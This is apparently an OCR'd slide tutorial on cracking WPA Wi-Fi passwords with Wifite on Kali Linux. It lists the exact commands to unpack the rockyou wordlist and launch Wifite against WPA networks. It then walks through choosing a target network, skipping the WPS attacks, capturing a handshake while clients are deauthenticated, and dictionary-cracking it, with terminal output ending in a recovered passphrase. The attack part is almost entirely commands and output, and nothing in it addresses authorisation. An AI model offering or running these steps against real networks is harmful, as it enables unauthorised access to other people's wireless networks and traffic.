Automated Wifi cracking with Wifite

Wifite is a tool to audit WEP or WPA encrypted wireless networks. It can utilize wifi hacking tools like aircrack-ng, pyrit, reaver, tshark for automated attacks

This tool is customizable to be automated with only a few arguments and can be trusted to run without supervision for a number of different attacks

Wifite aims to be the "set it and forget it" wireless auditing tool

Aim

We will be using the automated tool to crack WPA passwords with the dictionary attack(using Rockyou.txt)

Step- 1

- Prepare the dictionary file for Wifite. Locate the dictionary file

> Locate rockyou

```
┌──(kali㉿kali)-[~]
└─$ locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz
```

Step- 1

- Now Un compress the file

- gunzip /usr/share/wordlists/rockyou.txt.gz
- ls /usr/share/wordlists/

```
┌──(kali㉿kali)-[~]
└─$ gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists/

dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

Alternate Dictionaries

Best Alternate Word lists Collections.

- ✓ **https://weakpass.com/**
- ✓ **https://github.com/danielmiessler/SecLists/tree/master/Passwords/WiFi-WPA**
- ✓ **https://labs.nettitude.com/blog/rocktastic/**
- ✓ **https://github.com/kennyn510/wpa2-wordlists**

Step- 2

- Run Wifite with following arguments

```
Wifite  -- wpa --kill --dict /usr/share/wordlists/rockyou.txt
```


Here :

- Wpa informs that we are only looking for WPA networks
- Kill flag will kill all processed that may hinder with the cracking process
- Rockyou.txt is the dictionary file

Step- 2


- Run Wifite with following arguments

```
Wifite  -- wpa --kill --dict /usr/share/wordlists/rockyou.txt
```



Step- 3

- Once it Starts, Wifite will scan for the available networks. Press CTRL+C to stop the scan and then select a target by entering the target network number



Step- 4

- Press CTRL+C and then C to skip other attacks till it starts with the handshake capture process

```
[+] 4 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] Home (36db) WPS NULL PIN: [4m58s] Sending EAPOL ^C
[!] Interrupted

[+] 3 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[+] Home (23db) WPS PIN Attack: [2s PINs:1] (0.00%) Sending EAPOL ^C
[!] Interrupted

[+] 2 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcapngtool
[+] Home (11db) WPA Handshake capture: Discovered new client: FC:19:99:5B:48:73
[+] Home (11db) WPA Handshake capture: Discovered new client: 70:18:8B:46:7D:C5
[+] Home (11db) WPA Handshake capture: Discovered new client: 74:D2:1D:34:82:46
[+] Home (13db) WPA Handshake capture: Discovered new client: 00:56:2A:32:E1:48
[+] Home (25db) WPA Handshake capture: Listening. (clients:4, deauth:7s, timeout:4m52s)
```

Step- 5

- Once the handshake is captured, Wifite will automatically start cracking the handshake

```
[+] saving copy of handshake to hs/handshake_Home_C0-F6-C2-5E-8D-20_2022-08-07T19-26-36.cap saved

[+] analysis of captured handshake file:
[+]   tshark: .cap file contains a valid handshake for c0:f6:c2:5e:8d:20
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt wordlist
[+] Cracking WPA Handshake: 0.30% ETA: 2h53m17s @ 1375.4kps (current key: 052188)
```

Step- 6

- Once the handshake is cracked, it will automatically show the cracked password on screen

```
[+] Cracking WPA Handshake: Running aircrack-ng with rockyou.txt wordlist
[+] Cracking WPA Handshake: 0.63% ETA: 2h58m8s @ 1333.6kps (current key: home1234)
[+] Cracked WPA Handshake PSK: home1234

[+]   Access Point Name: Home
[+]  Access Point BSSID: C0:F6:C2:5E:8D:20
[+]         Encryption: WPA
[+]      Handshake File: hs/handshake_Home_C0-F6-C2-5E-8D-20_2022-08-07T19-26-36.cap
[+]      PSK (password): home1234
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
[!] You can restart NetworkManager when finished (service network-manager start)
```

DEMO

THANKS